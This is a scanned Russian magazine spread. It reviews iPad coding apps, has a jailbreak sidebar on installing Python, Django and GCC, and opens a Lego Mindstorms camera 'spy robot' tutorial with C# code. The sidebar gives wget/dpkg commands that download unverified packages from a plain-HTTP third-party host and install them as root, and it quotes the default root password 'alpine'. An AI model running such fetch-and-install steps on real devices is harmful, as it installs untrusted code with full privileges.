
App Store: goo.gl/xVRnT

Textastic — профессиональный текстовый редактор, обладающий всем необходимым функционалом для комфортной работы с кодом. Textastic не заточен под какой-либо один язык программирования. Из коробки подсветка синтаксиса реализована для HTML, JavaScript, PHP, C#, Python и других языков. Отдельного внимания заслуживает модифицированная экранная клавиатура. Разработчики Textastic реализовали в ней дополнительные клавиши, позволяющие быстро перемещаться в коде (в стандартной клавиатуре отсутствуют клавиши со стрелками) и вставлять специальные символы, не переключаясь между раскладками. При написании программ это очень удобно, так как для банального закрытия блока кода не нужно пять раз нажимать на кнопку переключения раскладки языка в поисках соответствующей скобки.

Разработчики редактора Textastic хорошо продумали функцию обмена файлами. Редактор прекрасно дружит с FTP, FTPS, SFTP, FTPES, Dropbox, WebDav, MobileMe. Этого более чем достаточно для управления деревом файлов проекта. Из других функций наиболее значимые: поддержка внешних Bluetooth-клавиатур; работа с файлами в различных кодировках (UTF-8, ISO-8859-1, MacRoman, ANSI); наличие шаблонов типовых проектов; поддержка схем оформления кода; возможности защиты файлов проекта паролем.

Резюме: Один из лучших редакторов для разработчиков, имеющий под капотом богатый функционал. Перелопаченная клавиатура добавляет огромный жирный плюс приложению и вполне позволяет комфортно работать, не прибегая к помощи внешних устройств. Для полноты счастья приложению не хватает разве что возможности взаимодействия с сервисами контроля версий (SVN, GitHub), но ходят слухи, что реализация этого уже запланирована.





Evernote

App Store: goo.gl/Bphpq

Evernote давно стал для меня программой № 1. Клиентская часть этого замечательного сервиса у меня установлена на всех моих рабочих станциях и мобильных девайсах. Инструмент не имеет прямого отношения к разработке, но лично я использую этот продвинутый блокнот для сохранения всех своих идей, а также написания черновиков технических заданий будущих программ. Все набранные заметки тут же попадают в облако и становятся доступными с других устройств.

Резюме: Отличное решение для написания ТЗ, планов и прочей вспомогательной информации по проектам. Благодаря возможности шаринга Evernote становится эффективным инструментом для командной разработки.

ЦЕНА ИМЕЕТ ЗНАЧЕНИЕ

При всех плюсах возможности писать код на iPad стоит выделить один, но для кого-то существенный минус — цена. Все рассмотренные в статье приложения платные, их стоимость начинается от 10 долларов. Для покупки всего необходимого понадобится около 100 долларов, а это цена профессиональной IDE вроде легендарного PhpStorm от JetBrains. Стоит ли делать такие финансовые вложения ради возможности иногда пописать код и выполнить несколько запросов в базе данных?

iSSH — SSH / VNC Console

App Store: goo.gl/y9021



Некоторые действия, связанные с разработкой, проще выполнить на сервере. Например, срочно загрузить большой файл из сети на удаленный компьютер или оперативно внести изменения в код рабочих сценариев, пересобрать проект на рабочем сервере и так далее.

Все перечисленное проще сделать, подключившись по SSH. Приложение iSSH на раз справляется с этой задачей, а попутно предлагает услуги по подключению к VNC/RDP/X-серверам. Радует, что разработчики снабдили свой продукт такими необходимыми вещами, как адаптивный размер окна терминала (все корректно отображается как на iPad, так и на iPhone); дополнительный скроллер (предоставляет быстрый доступ к клавишам <PgUp>, <Home>, <End>, <PgDn>), упрощающий работу в псевдографических приложениях; возможность формирования RSA- и DSA-ключей; функция автоматической передачи публичных ключей.

Резюме: Для своей цены это настоящий комбайн, который пригодится не только разработчикам, но и администраторам. Я использую данное приложение как на iPhone, так и на iPad. В обоих случаях iSSH работает корректно и позволяет нормально решать задачи, связанные с администрированием сервера или проекта.

MySQL Editor Pro

App Store: goo.gl/FXNhC

Нередко при внесении изменений в код сценариев нужно переписать запросы к базе данных. Упростить выполнение этих операций на мобильном рабочем месте поможет приложение MySQL Editor Pro. Оно обеспечивает подсветку синтаксиса запросов и возможность взаимодействия с сервером баз данных поверх SSH-соединения (это огромный плюс, так как ни один нормальный хостер не предоставляет возможности установки прямого соединения с СУБД).


Разработчики не оставили без внимания и административную часть. MySQL Editor Pro поддерживает функцию управления аккаунтами пользователей, позволяющую выполнить настройку прав доступа.

MySQL Editor Pro также готов похвастаться умением работать с триггерами, представлениями, генерированием DDL-сценариев и множеством других функций, которые большинству пользователей вряд ли понадобятся с iPad.

Резюме: Добротный клиент для MySQL. Интерфейс приложения достаточно хорошо продуман и позволяет быстро перейти к выполнению нужной операции. Если задач с администрированием MySQL возникает много, а рядом нет нормального компьютера, то MySQL Editor Pro однозначно станет хорошим и надежным решением.

А ЕЩЕ?

- **Editor for iPad** (goo.gl/kowPg) — простейший редактор, который может понравиться неприхотливым пользователям. Есть возможность взаимодействия с FTP и серверами Amazon. Цена 129 рублей.
- **SketchyPad** (goo.gl/V1BgO) — небольшое приложение, которое позволит тебе создавать скетчи будущих проектов на iPad. Цена 169 рублей.
- **iMockups for iPad** (goo.gl/8nQUE) — более продвинутый вариант приложения для создания скетчей будущего проекта. Позволяет создавать скетчи мобильных приложений (для iPhone, iPad). Цена 229 рублей.
- **Gusto — Code Editor** (goo.gl/LTmqt) — редактор для программистов. Нумерует строки кода, поддерживает табы, имеет встроенный FTP-клиент, подсвечивает синтаксис популярных языков программирования и много чего еще умеет. Цена 329 рублей.
- **Vim** (goo.gl/qlc8L) — бесплатная реализация редактора Vi. Любителям хардкора однозначно придется по душе.
- **JavaScript Anywhere** (goo.gl/Y35WS) — бесплатный редактор для редактирования и написания JS-, HTML- и CSS-кода.
- **for i: Code Editor for the iPad** (goo.gl/Y0HPC) — еще один редактор для программистов. Поддерживает подсветку синтаксиса для языков C, C#, Object C, Java, HTML, PHP, Ruby и других. Стоимость 329 рублей.
- **Codosaurus** (goo.gl/rFJLJ) — подсветка синтаксиса, FTP-клиент, поддержка кучи форматов, отправка почты, просмотр PDF-, doc-, XLS-, PPT-, RTF-файлов, шаблоны кода для HTML5, CSS, jQuery, доработанная для программистских нужд клавиатура — все это очередной редактор по цене 169 рублей.
- **CoffeeScript At Once** (goo.gl/ZblpO) — бесплатный и, пожалуй, самый простой редактор для постановки опытов с JavaScript.



readme | changelog.... | index.php | style.css | index.html

```
$mainframe =& JFactory::getApplication('site');

/**
 * INITIALISE THE APPLICATION
 *
 * NOTE :
 */
// set the language
$mainframe->initialise();

JPluginHelper::importPlugin('system');

// trigger the onAfterInitialise events
JDEBUG ? $_PROFILER->mark('afterInitialise') : null;
$mainframe->triggerEvent('onAfterInitialise');

/**
 * ROUTE THE APPLICATION
 *
 * NOTE :
 */
$mainframe->route();

// authorization
$Itemid = JRequest::getInt( 'Itemid');
$mainframe->authorize($Itemid);

// trigger the onAfterRoute events
JDEBUG ? $_PROFILER->mark('afterRoute') : null;
$mainframe->triggerEvent('onAfterRoute');
```

199 рублей

Koder Code Editor

App Store: goo.gl/dcLT6

Koder — еще один представитель редакторов для разработчиков под iOS, достаточно сильно напоминающий Textastic. Koder Code Editor так же многогранен и не заточен сугубо на веб-разработку. Подсветка синтаксиса реализована для многих языков программирования, в числе которых PHP, HTML, CSS, JavaScript, XML, Ruby, Python, ColdFusion, Java, C#, C++ и многие другие.

Авторы проекта достаточно неплохо продумали связь с внешним миром. Наверно, поэтому Koder одинаково хорошо взаимодействует с FTP, Dropbox, iDisk. Файлы передаются в обе стороны. Есть возможность правки на удаленном сервере.

Хотя это самый дешевый из редакторов подобного класса, разработчики снабдили свое детище упрощенной версией Firebug, которая однозначно порадует веб-разработчиков. С полноценным огненным жуком она, конечно же, не сравнится, но для простенькой отладки подойдет в самый раз (возможность просмотра определенного элемента реализована).

Не могу не упомянуть модифицированную клавиатуру. Сделана она весьма удобно. Дополнительные кнопки, которые так необходимы в нелегком кодерском деле, вынесены отдельной строкой. На ней расположились кнопки для управления положением курсора, отмены/повтора ввода операции и специальные символы.

Резюме: Koder стоит дешевле, чем Textastic, но в функциональном плане практически не уступает ему. Мне очень понравилась реализация менеджера проектов. Модификация экранной клавиатуры также оставила приятные впечатления. Каких-либо проблем с редактором замечено не было. Если тебе не нужны излишества, то можешь смело сэкономить три бакса и отдать предпочтение Koder'у, а не Textastic.

Diet Coda

App Store: goo.gl/BsBJS

Компания Panic хорошо известна в кругах веб-программистов, использующих для работы OS X. Panic создала достаточно удачную среду веб-разработки, которая продолжает завоевывать сердца программеров по всему миру. Видимо, этот успех и вдохновил их на создание специальной версии продукта для iPad. Diet coda — полноценный мобильный редактор для веб-разработчиков, вобравший в себя идеи своего старшего брата и блеснувший мобильной оригинальностью.

Итак, Diet Coda предлагает нам: редактор с подсветкой синтаксиса (раскрашивает только PHP, JavaScript, CSS и HTML); простенький менеджер проектов; возможность синхронизации файлов проекта с десктопом; функционал для работы с файлами проекта на удаленном сервере; встроенный SSH-клиент; прекрасно модифицированную экранную клавиатуру и много других полезных няшек.

Особого внимания в Diet Coda заслуживает менеджер проектов. Он хоть и прост, но позволяет достаточно гибко управлять одновременно несколькими проектами. Например, мне по душе пришлась функция, позволяющая выставить права доступа на файл перед его передачей на сервер. Встроенный SSH-клиент вполне юзабельный и позволяет сэкономить на покупке отдельного приложения. Среди других интересных функций хочется выделить: поддержку FTP/SFTP; синхронизацию с десктопной версией программы; возможность поиска/замены по коду; экранную лупу.

Резюме: Diet Coda получился хорошо сбалансированным редактором, но при всем этом цена у него выше, чем у Textastic, а в функциональном плане он ему все же уступает. После тестирования этого приложения сложились двоякие впечатления. Заменить Textastic вариантом от Panic лично я не готов. Некоторые, пусть даже очень хорошо реализованные функции не могут сравниться с универсальностью того же Textastic. Яркий тому пример — подсветка синтаксиса.

649 рублей



ЖИЗНЬ ПОСЛЕ ДЖЕЙЛБРЕЙКА

Как ты знаешь, Cydia — система управления пакетами, берущая на себя обязанности искать и устанавливать программное обеспечение для хакнутого iOS. Причем главный профит не столько в экономии денежных средств, сколько в получении возможности установки аналогов «больших» приложений вроде Apache, MySQL, PHP, CPP. Например, необходимые для веб-разработчика вещи (выше перечисленное + phpMyAdmin + сборки популярных CMS) можно найти по этой ссылке: goo.gl/J9GNg. Инструкции по установке доступны здесь: goo.gl/IEL0t.

Установку Python, Ruby и других полезных разработчику вещей также возможно выполнить посредством Cydia. Только учти, что в дефолтных репозиториях сидии на момент написания статьи находится лишь устаревшая версия питона 2.5. Рабочий питон 2.7.3 можно взять отсюда: bit.ly/VZkA14, тестировал на iOS 6.1 с джейлом от evasi0n, работает отлично. Кстати, после установки питона ты можешь поставить и полноценную среду Django. Стандартная команда `sudo python setup.py install` для джанги 1.4.3 отработала без ошибок. Тестовый сервер тоже поднялся без проблем. При наличии пакета OpenSSH, используя любой нормальный SSH-клиент (только не пытайся приспособить для этих целей Mobile Terminal — у него есть баги с работой в фоне), ты можешь законнектиться сам к себе (для evasi0n пароль root/alpine) и получить полноценную рабочую среду для девелопа на Django.

Чтобы поставить GCC (в сидии GNU C Compiler), нужно установить APT 6 Transitional (для apt-get, если еще не стоит), wget, а затем с его помощью загрузить и установить модифицированный libgcc примерно таким образом:

```
wget http://www.syshalt.net/pub/iphone/gcc-iphone/↵
fake-libgcc_1.0_iphoneos-arm.deb
dpkg -i fake-libgcc_1.0_iphoneos-arm.deb
apt-get install iphone-gcc
wget http://www.syshalt.net/iphone/gcc-iphone/↵
sdk-2.0-headers.tar.gz
tar -xvzf sdk-2.0-headers.tar.gz
cd include-2.0-sdk-ready-for-iphone
cp -r * /usr/include
cd
wget http://www.syshalt.net/iphone/gcc-iphone/↵
gcc_files.tar.gz
tar -xvzf gcc_files.tar.gz
cd gcc_files
cp -r * /usr/lib
apt-get install ldid
```

ВЫВОДЫ

iPad с каждой новой версией эволюционирует и становится мощным девайсом для выполнения самых разнообразных задач. К ним запросто можно отнести и программирование. Десятки индивидуальных разработчиков и компаний это прекрасно понимают и уже сейчас готовы предложить интересные решения для коллег по цеху. Не стесняйся их пробовать для решения своих задач и будь готов, что совсем скоро девайс для развлечений может стать полноценным инструментом разработчика. ⌶

Codea

App Store: goo.gl/4Agl1


Если Textastic всего лишь текстовый редактор, то Codea — полноценная IDE. Она специально создана для программинга игр, позволяет разрабатывать и сразу же тестировать созданные приложения. Внезапную эйфорию советую сразу утихомирить. Codea нельзя назвать универсальным инструментом.

Авторы проекта предоставляют в наше распоряжение набор спрайтов. Ты можешь пользоваться всем этим добром по своему усмотрению и создавать игрушки. Проявить творчество в полной мере не получится, так как идущий в комплекте набор спрайтов расширить не выйдет, а возможности добавлять собственные изображения нет.

В плане программирования также имеется ряд ограничений. Импорт/экспорт проектов не предусмотрен (можно только отправить исходный код на почту), а значит, писать приложения ты сможешь только на iPad.

Готовые программы вытащить из яблочного гаджета также не получится, поэтому вопрос о создании коммерческой игрушки отпадает сразу. Вот и выходит, что нам дают неплохую нативную среду разработки (написание, отладка, тестирование приложения происходит прямо на iPad) с языком программирования Lua, но творчество ограничено жесткими рамками.

Резюме: Первая и на данный момент единственная нативная среда разработки для iPad. Да, у нее есть жесткие ограничения, но виновата в этом наверняка яблокомпания. Всем известно, что Apple вводит жесткие ограничения на App Store и полноценную среду разработки они вряд ли когда-нибудь пропустят. И все-таки идея проекта Codea интересная, и, как показала практика, нативная среда разработки под iOS более чем реальна.



329 рублей

Василий Гай (iagsav.blogspot.ru, vasiliy.gai@gmail.com)

РОБОТ-ШПИОН — ЭТО ПРОСТО!



СОБИРАЕМ И ПРОГРАММИМ САМОХОДНОГО СОГЛЯДАТАЯ НА БАЗЕ LEGO MINDSTORMS

Самое главное: тысячи долларов, мегапрямые руки, микроконтроллеры, паяльники и месяцы ожидания компонентов из Китая не нужны. Для нашего проекта тебе понадобятся только Visual Studio, Microsoft Robotics, конструктор Lego Mindstorms и IP-камера. Поэтому читай дальше, не стесняйся — мы продолжаем раскрывать тему безобидного хакерско-программерского хобби :).

© wiredforlego @ Flickr

Робота-шпиона можно сделать разными способами. Например, собрать его из деталей, заказанных на www.dx.com, или воспользоваться одним из доступных конструкторов для создания роботов. Все зависит от того, какие функциональные возможности должен иметь робот, а также от количества свободного времени и доступных денежных знаков. На момент написания статьи у меня под рукой оказался конструктор Lego Mindstorms 8547 и IP-камера TP-LINK (TL-SC3130G). Приобрести эти элементы несложно, поэтому ты легко сможешь повторить мою разработку. Итак, приступим.

РАЗРАБОТКА ПРОЕКТА РОБОТА

Конструктор Lego Mindstorms «из коробки» позволяет собрать роботов нескольких типов. Однако, учитывая массу камеры, которую нужно разместить на роботе, в качестве шасси лучше выбрать гусеничную платформу.

Разрабатываемый робот должен быть автономным. Управляющий блок Lego включает контейнер для аккумуляторов, а вот для камеры батарею нужно будет собрать. На блоке питания камеры указано, что она потребляет 5 В (2 А), поэтому в качестве источника питания можно использовать четыре аккумулятора. Если взять четыре аккумулятора емкостью 2700 мА · ч, то их заряда хватит приблизительно на час работы (2,7 А · ч / 1,2 А ≈ 1,3 ч). Выбор типа аккумулятора — задача нетривиальная. Никель-металл-гидридные аккумуляторы не рассчитаны на большой разрядный ток. Поэтому для питания камеры лучше взять никель-кадмиевые аккумуляторы, которые используются в шуруповертах. Они как раз и рассчитаны на большой ток разряда. Параллельно соединив несколько блоков из четырех аккумуляторов, ты можешь увеличить емкость батареи камеры. Аккумуляторы, для удобства доступа и сборки, можно поместить в батарейный отсек.

Телеметрия осуществляется по беспроводному каналу. Управляющий блок Lego подключается к компьютеру по Bluetooth, IP-камера — по Wi-Fi. Программное обеспечение для управления роботом должно выполнять следующие функции:

- предоставлять оператору робота управляющий интерфейс;
- запрашивать изображение у IP-камеры, отображать его на экране и сохранять его на диск.

Программу управления роботом будем создавать на основе Microsoft Robotics Developer Studio.

СОЗДАНИЕ СЕРВИСА

В меню «Пуск» выбери раздел «Microsoft Robotics Developer Studio» и запусти «DSS Command Prompt». После запуска данной команды выполнится установка корневого каталога, переменных окружения, будут запущены служебные программы и в результате отобразится окно командного интерпретатора.

Создай в каталоге установки MRDS папку spyrobot и перейди в нее. Затем выполни команду:

ИЗ MINDSTORMS МОЖНО СОБРАТЬ РОБОТОВ НЕСКОЛЬКИХ ТИПОВ. УЧИТЫВАЯ МАССУ КАМЕРЫ, ДЛЯ ШАССИ ЛУЧШЕ ВЫБРАТЬ ГУСЕНИЧНУЮ ПЛАТФОРМУ

```
DssNewService /Service:SpyRobot.
```

Будет создан проект сервиса, включающий следующие файлы:

1. SpyRobot.cs: главный исходный файл сервиса (ядро сервиса);
2. SpyRobot.manifest.xml: манифест, который используется DSS для загрузки сервиса (манифест — XML-файл, описывающий сервисы, которые должны быть запущены при загрузке манифеста на DSS-узел);
3. SpyRobotTypes.cs: содержит набор типов, которые используются сервисом, идентификатор сервиса, типы сообщений, обрабатываемые сервисом, и состояние сервиса.

Добавь в проект сервиса ссылки на следующие библиотеки:

1. RoboticsCommon.Proxy.dll — включает определение порта, необходимого для доступа к приводу робота;
2. Ccr.Adapters.WinForms.dll, System.Windows.Forms.dll — используются для работы с Windows-формами в сервисах;
3. System.Drawing.dll — используется для работы с bitmap-изображениями.

Перед конструктором сервиса вставь определение партнера сервиса.

Определение партнера сервиса

```
[Partner("NxtDrive", Contract = drive.Contract.Identifier,↵
CreationPolicy=PartnerCreationPolicy.UsePartnerListEntry)]
drive.DriveOperations _nxtDrivePort = ↵
new drive.DriveOperations();
```

Приведенная конструкция добавляет к сервису SpyRobot в качестве партнера (имя партнера — NxtDrive) сервис дифференциального привода (см. поле Contract). Партнер реализует соглашение «общий дифференциальный привод» (generic differential drive). В результате после настройки партнера сервис SpyRobot сможет управлять роботом, отправляя сообщения в порт _nxtDrivePort.




Рис. 1. Результат запуска манифеста




Рис. 2. Создание манифеста

Скомпилируй сервис и запусти его на выполнение. На экране отобразится окно, показанное на рис. 1. Манифест запустился с ошибкой, так как партнер NxtDrive настроен не был. Для настройки партнера необходимо создать манифест.

РАЗРАБОТКА МАНИФЕСТА СЕРВИСА

Открой DSS Manifest Editor (<MRDS>\bin\dssme.exe). Помести из списка Services в центральную часть окна сервисы SpyRobot, LegoNXTDrivev2, LegoNXTBrickv2 и сохрани в папку, в которой находится проект сервиса.

Теперь необходимо настроить параметры LegoNXTDrivev2 и LegoNXTBrickv2. Выдели сервис LegoNXTBrickv2 (см. рис. 2) и помести его в область brick сервиса LegoNXTDrivev2 (результат показан на рис. 3).

Далее помести сервис LegoNXTDrivev2 в область NxtDrive сервиса SpyRobot. Название этой области соответствует имени партнера NxtDrive сервиса SpyRobot.

Выполни настройку сервисов. Выдели сервис LegoNXTBrickv2 и в панели Properties нажми кнопку «Create Initial State». В результате для сервиса будет создано состояние, параметры которого нужно настроить так:

1. SerialPort — 15 (номер последовательного (COM) порта, связанного с Bluetooth-адаптером);
2. BaudRate — 115200;
3. ConnectionType — Bluetooth;
4. ShowInBowser — флажок не должен быть установлен.

Выдели сервис LegoNXTDrivev2 и создай для него состояние подобным образом. Установи значения параметров:

1. DistanceBetweenWheels — 0.112 (расстояние между колесами, в метрах);
2. LeftWheel → MotorPort — MotorB;
3. LeftWheel → WheelDiameter — 0.055 (диаметр колеса, в метрах);
4. RightWheel → MotorPort — MotorC;
5. RightWheel → WheelDiameter — 0.055 (диаметр колеса, в метрах).

Сохрани полученный манифест. В результате будет сгенерировано три файла: SpyRobot.manifest.xml, LegoNXTBrickv2.Config.xml (настройки управляющего блока робота) и LegoNXTDrivev2.Config.xml (настройки привода робота).

Открой в Solution сервиса закладку «Debug» и в поле «Command line arguments» укажи, что запускаемый манифест находится в файле SpyRobot.manifest.xml (см. рис. 4).

Включи робота и запусти манифест на выполнение. Откроется окно командной строки, в котором будет отображен процесс загрузки сервисов, а робот выдаст звуковой сигнал.

РЕАЛИЗАЦИЯ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ

Приступим к разработке управляющей программы. Добавь в состав проекта сервиса форму и размести на ней компоненты, как показано на рис. 5.

Обмен информацией между сервисом и формой происходит следующим образом:

1. сервис отправляет форме изображения, полученные от камеры;
2. форма отправляет сервису сообщения о возникающих событиях.

ВСЕ ЗАВИСИТ ОТ ТОГО, КАКИЕ ВОЗМОЖНОСТИ ДОЛЖЕН ИМЕТЬ РОБОТ, А ТАКЖЕ ОТ КОЛИЧЕСТВА ВРЕМЕНИ И ДЕНЕЖНЫХ ЗНАКОВ




Рис. 3. Создание связи между сервисами

ОТПРАВКА СООБЩЕНИЙ СЕРВИСУ ИЗ ФОРМЫ

Определи в сервисе порт _eventsPort. Данный порт будет использоваться для получения от формы сообщений четырех типов: OnLoad (сообщение о том, что форма загружена), OnClose (сообщение о том, что пользователь нажал кнопку «Exit» на форме), OnMove (сообщение о том, что пользователь ввел команду на перемещение робота) и OnRecord (сообщение о том, что пользователь хочет запустить или остановить процесс сохранения изображений на диск).

В файле SpyRobotTypes.cs опиши класс FormEvent и производные от него классы, которые будут использоваться при передаче сообщений о событиях формы в сервис. Одним из полей класса FormEvent является свойство Form, которое хранит дескриптор формы, сгенерировавшей сообщение.

Сообщения о событиях

```
public class FormEvent {
  private Form _theForm;
  public Form Form {
    get {
      return _theForm;
    }
    set {
      _theForm = value;
    }
  }
  public FormEvent(Form form) {
    _theForm = form;
  }
}
public class OnLoad: FormEvent {
  public OnLoad(Form form): base(form) {}
}
public class OnClose: FormEvent {
  public OnClose(Form form): base(form) {}
}
```

Классы OnLoad и OnClose соответствуют одноименным сообщениям, поступающим от формы (сообщения OnLoad и OnClose). Опиши методы, которые отправляют информацию о событиях в порт _eventsPort.

Отправка сообщения OnLoad в сервис

```
private void DriveControl_Load(object sender, ↵
EventArgs e) {
  _eventsPort.Post(new OnLoad(this));
}
```

Обработчик события OnLoad сохраняет указатель (handle) на форму в переменную _driveControl. Указатель на форму впоследствии будет использоваться для загрузки в форму изображений.

```
Обработчик OnLoad
void OnDriveControlLoadHandler(OnLoad onLoad) {
  _driveControl = (RobotControl)onLoad.Form;
}
```

Событие OnClose генерируется, когда пользователь нажимает на форме кнопку «Exit». В результате в сервис отправляется сообщение OnClose, после чего обработчик OnDriveControlClosedHandler завершает работу сервиса.

```
Обработчик OnClose
void OnDriveControlClosedHandler(OnClose OnClose) {
  _mainPort.Post(new DsspDefaultDrop↵
  (DropRequestType.Instance));
}
```

УПРАВЛЕНИЕ РОБОТОМ

Пользовательский интерфейс для управления роботом реализуем с помощью пяти кнопок, размещенных на форме («Вперед», «Назад», «Влево», «Вправо» и «Стоп»). После нажатия одной из кнопок робот начинает движение в заданном направлении (при нажатии на кнопку «Стоп» робот останавливается). Алгоритм взаимодействия пользователя и робота прост: пользователь нажимает кнопку, обработчик нажатия кнопки отправляет сообщение в сервис, а сервис, в свою очередь, посылает управляющую команду на дифференциальный привод.

